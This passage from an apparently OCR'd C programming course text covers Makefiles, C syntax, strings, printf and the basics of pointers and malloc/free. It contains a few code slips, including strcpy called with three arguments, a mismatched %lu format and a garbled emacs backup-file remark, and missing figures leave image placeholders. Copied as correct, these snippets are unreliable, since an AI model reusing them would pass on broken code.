Note that the space on the second line, before `gcc`, *must be a real tab character, not a bunch of space characters*. If you are using `emacs` and you've named the file "`Makefile`", `emacs` will insert a real tab even if you've configured it to insert spaces instead of tabs. In other words, `emacs` does the right thing. Makefiles that do not have tabs will not run properly.

Now, on your command line, run

```
$ make helloworld
```

Assuming that your program has no errors, this will run `gcc` and produce a new `helloworld` binary. Maybe.

5.7.1 *Wait... "maybe"?*

Make is a fairly smart utility. One of the things it does is to check whether you actually *need* to run `gcc` again. If the `helloworld` binary is newer (i.e., has a more recently modification date) than `helloworld.c`, then by default, make will not bother running the command again.

Since computers are relatively fast, you might be wondering why `make` bothers to do this. For our short `helloworld.c` program, the time saved makes almost no difference. The real benefit of `make` starts to become apparent when we add multiple *rules*.

5.7.2 *`make` rule*

As it stands, our `Makefile` currently only has a single rule, called `helloworld`. A rule is composed of a *target*, a *dependency list*, and a *command list*. Rules have the following syntax:

```
<target name>: <dependency 1> ... <dependency m>
↦<command 1>
↦...
↦<command n>
```

The *target* is the name of the rule. Generally speaking, your target name should be the same as the name of the file that you want to produce. In our `helloworld` target, we have a single `gcc` command that builds a `helloworld` binary.

The target name is how `make` knows to look at the modification date for the `helloworld` file. But how does it know what to compare `helloworld` against? This is where dependencies come in.

5.7.3 *make dependencies*

Dependencies tell make which file or files your target depends on. In our case, we want to update the helloworld binary when the helloworld.c source file changes. helloworld.c is our sole dependency. You can list as many dependencies as you want, separated by spaces.

You may specify other make targets as dependencies. To demonstrate, let's change how we compile helloworld.c. Instead of converting the C program to an executable binary all at once, let's instead convert the C program to assembly language, and then convert the assembly language to a binary in a separate step. To be clear, compiling helloworld.c in two steps is not strictly necessary; I am showing this as two steps just to make it clear how make dependencies work.

Rewrite your Makefile as:

```
helloworld: helloworld.s
↦gcc -o helloworld helloworld.s

helloworld.s: helloworld.c
↦gcc -Wall -S helloworld.c
```

Now, if you type make helloworld, make will produce an assembly language file called helloworld.s before producing the helloworld binary. If you look at the helloworld.s file in a text editor, you should see something that looks very much like the assembly program shown earlier in this document.

How does make know that it should produce a helloworld.s before producing a helloworld file? Because you told it so: the dependency for helloworld is helloworld.s.

5.7.4 *The make algorithm*

When you run make helloworld, make checks that helloworld.s exists and is older than helloworld. If not, it moves on to the helloworld.s target, otherwise, it stops.

make now checks that helloworld.c exists and is older than helloworld.s. If not, it looks for a rule called helloworld.c. Since the file helloworld.c always exists, make will only run the command in the helloworld.s target when helloworld.c is newer than helloworld.s. After running the command, the helloworld.s file exists.

Now make returns to the helloworld target, finally producing the helloworld binary.

5.7.5 *make dependencies are a DAG*

An astute student (especially if you've taken CSCI 136!) should recognize that the chain of dependencies in a makefile can be represented as

a graph. Each make target is a vertex in a graph, and each dependency is an edge from the target vertex to the dependency, which is also a vertex. In fact, this graph *must* be a directed acyclic graph (DAG), otherwise `make` will not work properly.

Figure 5.1 shows the DAG for our `helloworld` makefile thus far.

Figure 5.1: A directed acyclic graph representing helloworld dependencies.

Thinking about a `makefile` as a graph is very useful for understanding what `make` will do. If you are confused about a `makefile`, I strongly recommend drawing the graph out on paper.

5.7.6 *Default `make` target*

With our current `Makefile`, we don't actually have to type `make helloworld`. In fact, we can just type

```
$ make
```

and it will also work. Why?

If you call make without a target name, it will run the *first* target in the file. The first target is called the *default target*. The default target should generally be the file that you want to produce most often, i.e., the executable binary.

In fact, you can call *any* make target on the command line. If you type:

```
$ make helloworld.s
```

Then you are asking `make` to produce *only* the `helloworld.s` file (and any other dependencies that may need to be produced to create `helloworld.s`).

5.7.7 *"Cleaning"*

It is often useful to "clean up" the files created during development so that only the essential files remain. In our case, the only essential file is `helloworld.c`. We can generate `helloworld.s` and `helloworld` anytime we want by running `make`. In ordinary software development that uses a build system like `make`, it is considered polite to always provide a `clean` target. In general, `clean` should remove all temporary files produced during compilation.

If you use `emacs`, you probably also produce many files like `helloworld.s` as a side-effect. These files are temporary save files produced by `emacs` in case your computer crashes while you are working on a file. They allow you to restore your work in case you forgot to save. This is definitely useful, but I also like to delete these files when I clean up, because they add a lot of clutter to my source code folder.

Let's add a `clean` target to our makefile. Put the following at the bottom:

```
.PHONY: clean
clean:
↦rm -f helloworld helloworld.s *~
```

When we run `make clean`, `make` will delete those files. We supply the `-f` flag with `rm` in case files don't exist. If, for example, `helloworld` exists but `helloworld.s` does not, technically `rm` will notice that `helloworld.s` is missing and terminate with an error. `-f`, which means "force deletion", tells `rm` to ignore those missing files.

One last thing: notice that our `clean` target does not have any dependencies. When `make` encounters a no-dependency target, it will simply run the commands listed in the rule without doing any dependency modification-time checks. However, the convention in `make` is that the target refers to a filename. What if you just so happen to have a file in your directory called `clean`? The short answer is that `make` will refuse to clean, because it sees that a file called `clean` already exists. To let `make` know that it shouldn't bother checking, that `clean` is a kind of "phony file," we write `.PHONY: clean`. Then if a `clean` file exists, the `clean` target can still be reliably run.

5.7.8 *`all` rule*

Sometimes a makefile is a collection of rules for separate programs (e.g., a homework assignment consisting of solutions to multiple problems). It is often convenient to create a single rule that builds all of the targets. Conventially, this rule is called `all` and has only dependencies, no commands. For example,

```
all: problem1 problem2 problem3

problem1: problem1.c
↦gcc -Wall -o problem1 problem1.c

problem2: problem2.c
↦gcc -Wall -o problem2 problem2.c

problem3: problem3.c
↦gcc -Wall -o problem3 problem3.c
```

Notice that in the sample makefile above, `all` is the first rule, so

```
$ make all
```

and

```
$ make
```

do the same thing.

5.8 More C

Let's explore some more features of the C language. Since you likely have been exposed to Java before, C will look visually similar to you. In fact, Java was explicitly designed to resemble C to encourage C programmers to try it out. This was a very successful tactic, and it is one of the reasons why Java is more popular than C now.

Keep in mind, however, that C is not Java. In fact, Java is much more sophisticated than C, and Java does a lot more work behind the scenes to ensure that your program does what you *want*. C lacks many of these safeguards.

5.8.1 Comments

In C, there are two kinds of comments: single-line comments and multi-line comments. They work exactly the same way as their Java equivalents.

```
// This is a single-line comment.

/* This is a
   multi-line comment. */
```

5.8.2 Variables

As with Java, C has variables. The statement

```
int i = 0;
```

does essentially the same thing in Java as it does in C. First, storage for the variable `i`, which is of type `int`, is *allocated*. Then the integer value `0` is *assigned* to that location. We will talk about allocation and assignment in much more detail when we talk about how C deals with computer memory. For now, remember that using a variable properly always consists of two steps:

1. *Allocation* is the mechanism by which a C program obtains memory.
2. *Assignment* is the mechanism by which a C program stores a value in a memory location.

In C, you must always think about *where* a variable is allocated.[5] In the code snippet above, `i` is what we call an *automatic variable*, because we did not explictly say anything about the *storage duration* for `i`. For now, keep in mind that, if you don't explicitly ask C to change the kind of storage, a variable's storage duration is "automatic."

I am intentionally leaving some of the terms here undefined because memory management in C is a complex topic. We will discuss these terms in detail when we cover memory management in C.

[5] I would argue that this is the most important fact to know about C and what causes the vast majority of C bugs. Watch out!

Primitive	Description
`char`	The smallest addressable unit of the machine that can contain an element of the ASCII character set.
`int`	A signed integer.
`float`	An IEEE 754 single-precision binary floating point number.
`double`	An IEEE 754 double-precision binary floating point number.

Table 5.2: C primitive data types.

Operator	Description	Example	Evaluates To
`+`	Addition	`2 + 2`	`4`
`-`	Subtraction	`2 - 2`	`0`
`*`	Multiplication	`2 * 2`	`4`
`/`	Division	`2 / 2`	`1`
`%`	Modulus	`2 % 2`	`0`

Table 5.3: C infix operators.

5.8.3 *Arithmetic expressions*

Like Java, C has a variety of infix arithmetic operators, as shown in table 5.3.

The rules for these operators are much like the rules in Java. For example, `3 / 4` equals `0` but `3 / 4.0` equals `0.75`. If you don't remember why, this would be a good time to brush up on your knowledge of integer and floating point data types.

C also has unary operators, as shown in table 5.4.

5.8.4 *Primitive data types*

C has a small set of data types that are referred to as *primitive*. Primitive data types are data types that are defined by the language–you cannot modify them. Furthermore, in C, primitive data types often correspond closely with the facilities afforded by specific hardware instructions. The primitives available in C are shown in Table 5.2.

Many of these primitives may also be *modified* using keywords like `signed` or `short` to specify different number ranges or sizes.

Quite surprisingly, C traditionally does not have a built-in `boolean` data type! In C, the `int` value `0` is used to represent `false` and *any*

Operator	Description	Example	Evaluates To
`+`	Unary plus	`+2`	`2`
`-`	Negation	`-2`	`-2`
`++`	Preincrement	`i = 0; ++i;`	Returns `1`, sets `i` to `1`
`--`	Predecrement	`i = 0; --i;`	Returns `-1`, sets `i` to `-1`
`++`	Postincrement	`i = 0; i++;`	Returns `0`, sets `i` to `1`
`--`	Postdecrement	`i = 0; i--;`	Returns `0`, sets `i` to `-1`

Table 5.4: C unary operators.

other integer value represents `true`. This is often confusing to people who come to C from more featureful languages, so for this class, I will allow you to use a modern version of C. In C99 and later, the C Standard Library has a boolean data type that you can use. You will need to `#include <stdbool.h>` to use it.

```
#include <stdbool.h>

int main() {
  bool b = true;
}
```

`gcc` uses `C11` by default, so `stdbool` is available by default (yes, C11 is newer than C99).

Note that there is no mention here about other types you often see in Java like `String` and other *complex* data types like classes. C has no strings and no classes. It does however, have two facilities for building complex data types.

5.8.5 *Structures*

Complex data types (i.e., data types that allow a variable to store more than one primitive value) in C are achieved using a feature called a *structure*, or a `struct` for short.

A `struct` vaguely resembles a class in Java. For example,

```
struct point {
    int x;
    int y;
};
```

The above `struct` definition defines a new type called `point` that stores two integers, one called `x` and another called `y`. Note that C requires you to put a semicolon (`;`) after the `struct` definition.[6]

[6] I always forget to do this!

To use our `point`, we first need to allocate storage in a variable:

```
struct point p;
```

Again, since we did not say anything "special" about the storage, `p` is an automatic variable.

To assign values to `p`, we use the *field access operator*, `.`, as follows:

```
p.x = 3;
p.y = 4;
```

Note that, unlike Java classes, a `struct` does not have methods or a constructor. It also does not have field access modifiers such as `public`, `private`, and so on. It is simply a container for data.

5.8.6 *Arrays*

Arrays in C are similar to Java arrays in that they are a fixed-size data structure that stores a sequence of elements, and they allow random-access reads and writes.

Here's some code for allocating an array, assigning values to it, and then reading and printing them back out.

```
/* Allocate, assign, read an array in C */
int arr[10];

for(int i = 0; i < 10; i++) {
  arr[i] = i * 2; // store the value of i * 2 in the array at index i
}

for(int i = 0; i < 10; i++) {
  printf("%d\n", arr[i]); // print the values out
}
```

Observe that the syntax for allocating an array in C is also a little different than in Java.

Unfortunately, because C is not object-oriented like Java, working with arrays is a tad trickier in some cases. Remember that C does not have classes, so types do not have members. In Java, you can "ask" an array how long it is by doing

```
/* Allocate array and get length in Java */
int[] arr = new int[10];
int len = arr.length;
System.out.println(len);
```

`length` here is a member function on the Java array data type. In C, it is not simple to perform this operation because there are no member functions. Instead, you need to either 1) remember the length you used when you allocated the array, or 2) use the C `sizeof` operator.

Let's look at the `sizeof` operator. The `sizeof` operator gives the amount of storage, in bytes, required to store a value for a variable of a given type. So the output of `sizeof` for an `int` array of size `10` is, surprisingly:

```
/* Using sizeof in C */
int arr[10];
printf("\%lu\n", sizeof(arr)); // prints '40'
```

Why? Because an `int` is 4 bytes (on my machine). Storing 10 `int`s, one after the other, takes up 10*4 bytes = 40 bytes.

This means that if we want to find out the number of elements in an array, we need to do a little work:

```
/* Allocate array and get length in C */
int arr[10];
int len = sizeof(arr) / sizeof(int); // 40 / 4 = 10
printf("%lu\n", len);
```

Of course, we could have just saved the value `10` from when we allocated the array.

5.8.7 *Strings*


C does not have a string data type. You might be wondering, then, how on earth people write programs in C that have anything to do with text.

In C, we use arrays to represent strings. In most other languages, strings are indeed represented using array "under the hood," so this isn't dramatically different from the computer's standpoint. Be aware that the language is completely unaware of strings– from the compiler's perspective, they're just arrays. Conventionally, however, what has become known as the "C string" convention requires you to follow two rules:


1. A C string is an array of characters.

2. Every C string must be NULL-terminated.

What does this mean? Think of an array:



The C string "awesome" is represented as



Notice that the array must be big enough to store the NULL character, `0`, at the end. *Without a terminating null character, a chararacter array is NOT a C string!*

The C Standard library comes with a set of functions that make working with C strings a little less cumbersome. Be aware that if your strings are not NULL-terminated, most of these functions will misbehave.[7] You can use the C string functions with

```
#include <string.h>
```

Remember that anything you do with strings in C must use these functions. For example, the following expressions will probably not do what you want:

```
char s1[8] = "awesome";
char s2[8] = "awesome";

bool b = s1 == s2;    // always false
s2 = "not awesome?";  // cannot assign to s2; does not compile
s1 = s1 + "ish";      // + not defined on arrays; does not compile
```

Let's look at a simple program that reads in your name and birthday, if your birthday is today, tells you "happy birthday!".

```
#include <stdio.h>
#include <string.h>
#include <time.h>

int main() {
  char fname[100];
  char month[20];
  char day[20];
  char month_today[20];
  char day_today[20];

  // today's date
  time_t t = time(NULL);
  struct tm *tm = localtime(&t);
```

[7] In fact, C string bugs are a major source of security vulnerabilities in software written in C. You should *never* use the `strcpy`, `strcat`, and `gets` functions. Most modern C compilers will warn you to consider an alternative if you do.

```
  // convert today's date to C strings
  strftime(month_today, 20, "%B", tm);
  strftime(day_today, 20, "%-e", tm);

  // read name
  printf("What is your first name? ");
  fgets(fname, sizeof(fname), stdin);
  fname[strcspn(fname, "\n")] = '\0';

  // read birth month
  printf("What month were you born? ");
  fgets(month, sizeof(month), stdin);
  month[strcspn(month, "\n")] = '\0';

  // read birth day
  printf("What day were you born? (1-31) ");
  fgets(day, sizeof(day), stdin);
  day[strcspn(day, "\n")] = '\0';

  // compare dates
  if (strncmp(month, month_today, 20) == 0 &&
      strncmp(day, day_today, 20) == 0) {
    printf("Happy birthday, %s!\n", fname);
  }
}
```

There's a lot you probably have not seen here before. That's OK! We'll go through the important parts now.

At the beginning of the program, we allocate storage for a number of C strings: the user's first name, month and day of birth, and today's month and day.

We then compute today's date using `time` and `localtime`, and we convert the output of `localtime` to C strings using `strftime`. We are not going to talk about these just yet, since they involve pointers, but if you're curious, look them up using `man 3 time`, etc.

After prompting the user for their name, we read what they type in using the `fgets` call. `fgets` takes the destination array ("buffer" in C-speak) as the first parameter, the maximum number of bytes to read (so we use `sizeof`), and where we want to read from (in this case, standard input or `stdin`). You'll notice the odd-looking line

```
fname[strcspn(fname, "\n")] = `\0`;
```

right after. What problem do you think this line solves? Try running the

above program with and without that line. What happens? How does `strcspn` solve the problem?

Finally, we compare the dates. Since C knows nothing about C strings, we cannot use a simple == to compare them. Instead, we use the `strncmp` function. `strncmp` takes two arrays and the maximum number of characters to compare.

This program still leaves a lot to be desired. For example, it happily accepts the following inputs:

```
What is your first name? Daniel
What month were you born? October
What day were you born? (1-31) 67
```

You can find documentation for all the C string functions by typing `man 3 string`.

5.8.8 *String Literals*

Literal values are fixed values supplied with the source code of a program. For example.

```
double pi = 3.14159265359;
```

C has special support for string literals, since they are used often, just as they are in Java. The following is also a literal.

```
char *msg = "Hello, everyone!";
```

(we will discuss the meaning of the type `char *` soon)

You can use string literals in much the same way that you use character arrays in C (in fact, they *are* character arrays), with one critical exception: string literals are *read only*. That means, if you take the following program:

```
char *msg = "You all everybody!\n";
printf("\%s", msg);
```

and modify it (all we're doing here is copying the string from its current location back to its current location)

```
char *msg = "You all everybody!\n";
strcpy(msg, msg, strlen(msg));
printf("\%s", msg);
```

trying to run it will result in

```
Segmentation fault (core dumped)
```

Since string literals are usually stored in read only memory, you are not allowed to update them. A *segmentation fault* is an error that occurs when your program attempts to access memory with an operation that is not allowed.

Format Specifier	Purpose
`%c`	a single character
`%d`	an `int`, printed as a decimal (base 10) number
`%u`	an `unsigned int` (aka `uint`) printed as a decimal number
`%f`	a floating point number
`%s`	a C string
`%x`	an `int`, printed as a hexadecimal (base 16) number
`%o`	an `int`, printed as an octal (base 8) number
`%`	a literal percent sign

Table 5.5: Some C format specifiers.

5.8.9 *Printing, again*

Let's dig into the `printf` statement in a little more detail. As stated before, `printf` is for printing.

`printf` takes at least one argument, but may take many more. The first argument is called the *format string*. The format string *must* be a string literal. For example,

```
printf("Hello world!\n");
```

But `printf` is more powerful than this. `printf` can also perform *string interpolation*, which will substitute other text in for placeholders you put into the format string. The manner in which this substitution is performed depends on the kind of placeholder you use. This is why placeholders are called *format specifiers*.

For example.

```
char *name = "Dan";
printf("Hello %s!\n", name);
```

Here we're asking `printf` to substitute the variable `name` where the `%s` format specifier appears. You can put as many format specifiers in the format string as you like, as long as you supply enough values to `printf` to do the substitution.

```
char *name = "Dan";
char *town = "Williamstown";
char *state = "Amazing Commonwealth of Massachusetts";
printf("Hello %s, who lives in %s in the %s", name, town, state);
```

Choosing the appropriate format specifier depends on the 1) type of the data you want to print, and 2) the manner in which you want it printed. Above, we used `%s`, which is for printing C strings. A summary of the most useful format specifiers is shown in Table 5.8.9.

You can also do a variety of useful formatting transformations, like printing with a lower precision. For example,

```
double pi = 3.14159265359;
printf("\%.4f\n", pi);
```

prints `3.1416` to the screen. Note that the last digit is rounded up. Rounding rules for floating point numbers follow the rules specified by the IEEE 754 floating point standard.

See `man 3 printf` for more information.

5.8.10 *Control constructs*

C has the same control constructs that Java has: `for` and `while` loops, and `if` and `else` conditionals.

A `for` loop:

```
printf("I'm not listening to you ");
for(int i = 0; i < 1000; i++) {
  printf("LA");
}
printf("\n");
```

A `while` loop:

```
char c = 'n';
while(c != 'y') {
  printf("Are you annoyed yet? y/n ");
  c = getchar();
  fpurge(stdin);
}
```

(Think about why I am able to compare `c` with `'y'` even though I said that C does not support comparison of strings. Also, what does `fpurge` do?)

A conditional:

```
if (1 == 2) {
  printf("Bad things are happening.");
} else {
  printf("Well OK, then.");
}
```

5.9 *Anything else?*

I know what you're thinking. "Please promise me that we're done talking about C." Fortunately, C really is a simple language, and the above syntax is almost all you need to know. However, most C programs rely heavily on pointers, and for that reason, we'll spend more time talking

about using pointers effectively. Don't be frightened! Pointers have a reputation for being scary,[8] but the reputation is undeserved. They are actually quite simple, and you'll see in our next reading.

[8] Pointers themselves are not scary. What's scary are the bugs that an undisciplined use of pointers can cause.

6

Manual Memory Management in C

Unlike Java or Python, C is a language built around the idea of *manual* management of computer resources. This means that handling the lifetime of a resource is the programmer's responsibility. In C, the most prominent of those resources is memory.

6.1 *Storage Duration*

When declaring variables in C, you need to explicitly think about the *duration* of your data: is it short-lived or long-lived?

Local (aka *automatic*) storage duration is the default, and local memory used to store data is automatically reclaimed (``deallocated'') whenever the enclosing scope is popped off the runtime stack. Local data is therefore "short-lived."

Allocated data must be explicitly requested and is only deallocated when deallocation is requested explicitly by the programmer. Allocated data is therefore "long-lived," since it persists until it is either manually deallocated by the programmer or the program terminates.

6.2 *Requesting local storage*

Local memory is automatically allocated whenever a variable is declared. For example,

```
int x;
```

reserves space for an integer.

```
int x = 23;
```

actually does two things: 1. it reserves memory (usually on the runtime stack), and 2. it stores the value 23 in that memory.

If our program had the following code:

```
void foo() {
    int x = 23;
}
```

then `x` would be automatically deallocated at the end of `foo`, when `foo` returns control to the calling function (whatever that is).

Although C is allowed to store local data in a variety of places, *it is almost always stored directly on the runtime call stack*. C programmers sometimes say that a variable is "on the stack." What they really mean is that the variable is "local," and you will probably catch me saying this every now and then. We also sometimes just call them "locals."

6.3 *Requesting allocated storage*

Allocated memory is manually managed. For example,

```
int *x = malloc(sizeof(int));
```

allocates space for an integer. `malloc` is a standard library function, so you must `#include <stdlib.h>` in order to use it. `malloc` takes the size of the data type, in bytes, as its sole argument, and it returns a pointer (i.e., an address) to that memory.

Although C is allowed to store allocated data in a variety of places, *it is almost always stored in the heap*. What is "the heap"? Think of it as whatever memory is not being actively used by the program to manage itself. For example, the call stack is used to manage the execution of functions, so the stack is not the heap. C programmers sometimes say that a variable with allocated duration is "on the heap," and you will probably hear me say this as well. What they really mean is that a local variable stores a pointer to heap storage.

Look at the last code example again. There are actually *two* allocations happening. Can you spot them? It's easier to see if we split the allocation and the assignment into two pieces, ala

```
int *x;
x = malloc(sizeof(int));
```

Here, we first allocate a local variable `x` (on the stack). `x` stores a value of type "pointer to int". Then we ask the operating system, via the standard library function call `malloc`, to give us enough memory (on the heap) to store an `int`. Finally, we assign the pointer our requested (heap) memory to `x`.

6.3.1 *Wait... pointers?*

Despite the hype, pointers are actually very simple. It's their simplicity that usually trips people up, because you can use their simple features


in complex ways that can get confusing. But really, keep in mind that they are simple and follow simple rules.

A *pointer* is just a memory address. That's almost the entire story.

When working with pointers, you usually want to do one of two things:

1. *Follow* a pointer to the data it points to, or
2. *Get a pointer* to a value.

The first operation, following a pointer to the data it points to, is called a *dereference*. This sounds a little frightening, but really, if you imagine a pointer as being like an address to someone's house, written on a slip of paper, dereferencing is just walking down the street to the address where the house is located. Fortunately for us, in memory-land, all values live on one street, with address `0` at the beginning of the street and address $2^{32} - 1$ at the end.



In our `malloc` example above, you'd find an `int` living at the address written on the piece of paper `x`. And because `x` got the address for `int` from `malloc`, we know that the address to `int` is probably somewhere in the heap.

For example, let's dereference `x` and store a value there.

```
int *x = malloc(sizeof(int));
*x = 3;
printf("%d", *x);
```

The above program will print `3`.

The second operation, getting a pointer, is called *address of*. It does exactly what it says it does: it gets the address of the thing you're asking about. For example,

```
int *x = malloc(sizeof(int));
*x = 3;
int *y = &(*x);
printf("%d", *y);
```

What do you think this program will print? It prints `3`.

1. On line 1, we allocate memory for an `int` on the heap and store a pointer to that memory in `x`.
2. On line 2, we follow `x` to its location (i.e., we dereference `x`) and then we store `3` *in that location*.
3. On line 3, we dereference `x`, obtaining a value stored in the heap, but then we immediately ask for the value's address using `&`. We then store this address in `y`, which is a pointer.
4. On line 4, we print the value pointed to by `y`.

If you are not convinced that `x == y`, try this:

```
int *x = malloc(sizeof(int));
*x = 3;
int *y = &(*x);
printf("%p == %p ? %s\n", x, y, x == y ? "yes" : "no");
```

On my machine, when I run this program, I get output like:

```
0x7ff124400350 == 0x7ff124400350 ? yes
```

The confusing part about pointers is that we use `*` in two contexts:

1. In the type declaration of a variable, e.g.

   ```
   int *ptr;
   ```

2. And when dereferencing a variable, e.g.

   ```
   int foo = *ptr;
   ```

So you need to pay attention to which context you're in, otherwise you'll get it wrong.

6.3.2 *`malloc` may fail*

One important thing to note is that calls to `malloc` can fail. Why? There are many reasons that this may occur, but all of them fundamentally boil down to the fact that sometimes the operating system cannot find enough memory to satisfy your request. When the failure occurs, `malloc` returns `NULL`. You should get into the habit of checking that `malloc` does not return `NULL`.

```
int *x;
x = malloc(sizeof(int));
if (x == NULL) {
    // do some recovery action; sometimes
    // the best thing to do is to kill the program,
    // returning a "failure" code to the OS.
    exit(1);
};
```

Assuming that your allocation was successful, in order to assign a value to that memory, we need to *dereference the pointer*. We dereference using the `*` operator. For example, the following dereferences `x` and then assigns 23 to the location pointed to by `x`.

```
*x = 23;
```

Returning to our `foo` function with some small modifications,

```
void foo() {
    int *x = malloc(sizeof(int));
    if (x == NULL) {
     exit(1);
    }
    *x = 23;
}
```

We now have a value (23) in memory (at address `x`) that behaves very differently than the local version: when `foo` ends, and the function returns control to its caller, the memory pointed to by `x` remains allocated.

Why? Because it has "allocated duration" and you did not tell C that you no longer needed that memory. In fact, we have a little problem with this particular program: after `foo` returns, not only can we not access the value 23 (`x`, the pointer, is local to `foo`), the pointer value is *effectively gone* when the function returns. We've lost the address. Without the address, we can't tell C to *deallocate* the `int` stored at `x`!

This kind of programming mistake has a name in C: it's called a *memory leak*. Memory leaks are an easy mistake to make in C. If you leak enough memory, eventually your program runs out of it, `malloc` will eventually return `NULL`, and at that point, your program is toast.

Fortunately, the fix for this program is simple: Use `free`.

Like `malloc`, `free` is also a standard library function.

```
void foo() {
    int *x = malloc(sizeof(int));
    if (x == NULL) {
```

```
    exit(1);
  }
  *x = 23;
  free(x);
}
```

Now `foo` doesn't suffer from the memory leak. Of course, `foo` has other problems, like... it doesn't actually do anything... but that's OK for now `;)`

It's not always easy to know when to `free` memory, and so most memory leaks are not simple ones like the one I showed you above. Still, if you keep in mind the rule that "every `malloc` should be accompanied by a `free`", you'll be off to a good start.

6.4 *When should I use allocated storage?*

You might be thinking: "All this manual memory management sounds like a lot of work! Do I really need to use it?" Trust me, I thought exactly the same thing the first time I heard about this, too. The short answer is yes, you have to use it.

One of the big advantages of languages like Java or Python over C is the fact that all memory management is automatic. In fact, automatic memory management techniques were already known when C was invented. So why did C's inventors make it manual? There are at least two reasons:

1. Manual memory management is a *feature* in C. Remember that C was written with UNIX in mind: the designers of UNIX needed direct access to memory because an operating system needs to be able to speak directly to hardware. Code that manages the interaction between hardware and an operating system is called a *device driver*. Knowing exactly when to *automatically reclaim* memory is tricky in the context of device drivers.

2. Manual memory management *can be* more efficient than automatic memory management. It should be noted, though, that while this is indeed a true statement, the performance penalty for using automatic memory management in a modern language on a modern computer is often negligible, and not worth the pain of manual management. When C was invented in the early 1970's, with much slower computers, manual memory management was a better value.

Getting back to the question, "when should I use it?", the short answer is: whenever a value needs to outlive the scope in which it was created. That sounds a little cryptic, so here's a concrete example:




Figure 6.1: A call stack with `zero_fill` as the active subroutine.

```
??? zero_fill(int length) {
    // create an array of length n, filled with zeros
    ...
    ...
    ...
    return ???;
}
```

I want a function that allocates an array of length `n`, fills the array with `0`s, and returns it. Notice that I left the return type and value unspecified (`???`). So what's wrong with this version?

```
int[] zero_fill(int length) {
    int arr[length];
    for (int i = 0; i < length; i++) {
      arr[i] = 0;
    }
    return arr;
}
```

Well, aside from the fact that it does not compile (`int[]` is not a valid return type), the problem is that we just allocated `arr` in memory local to `zero_fill`.

More importantly, how *would* this work? Assuming that the compiler accepted the above, how might we imagine this working?

Let's say that `main` calls `zero_fill` so that `zero_fill` is the subroutine at the top of the stack (Fig. 6.1).

Since `arr` is declared as an automatic variable, the entire array is allocated on the stack, in the stack frame for `zero_fill` (Fig. 6.2). This is part of what we mean when we say that `arr` is *local* to `zero_fill`.

`zero_fill` is supposed to return `arr` to `main`. *How* might we return it?

Let's say that we return a copy of `arr`. Now we have a problem: only `zero_fill` knows how big that array is going to be. Do we have enough space in `main` to store the copy? Probably not! (Fig 6.3)

Even if we insist that we want it to work this way, is this really what we want? We already did the work of creating `arr`. Are we really going to *make a copy* of it? What if `arr` has a million elements? Copying it might take a long time.

The alternative approach is that we *don't* copy `arr`. Instead, we return the *address* of `arr`. In other words, we return a pointer to `arr`.

```
int* zero_fill(int length) {
    int arr[length];
    for (int i = 0; i < length; i++) {
      arr[i] = 0;
```




Figure 6.2: `arr` is allocated inside `zero_fill`'s stack frame.




Figure 6.3: If `zero_fill` returns a *copy* of `arr` to `main`, it might not fit in `main`'s stack frame.

```
    }
    return arr;
}
```

This is a much better arrangement, and indeed, this program even compiles. It solves two of our problems: a pointer is small (e.g., 4 bytes) and we know exactly how big it will be ahead of time, so we can copy it back into `main` quickly.

But there is another nasty problem. What does `ptr_to_arr` in `main` point to? It points to memory *local* to `zero_fill`.

When `zero_fill` returns, C reclaims `zero_fill`'s memory by popping it off the stack. If we dereference `ptr_to_arr` after `zero_fill` returns, just about anything could happen because that memory is free for the application to use for other purposes (Fig. 6.4).

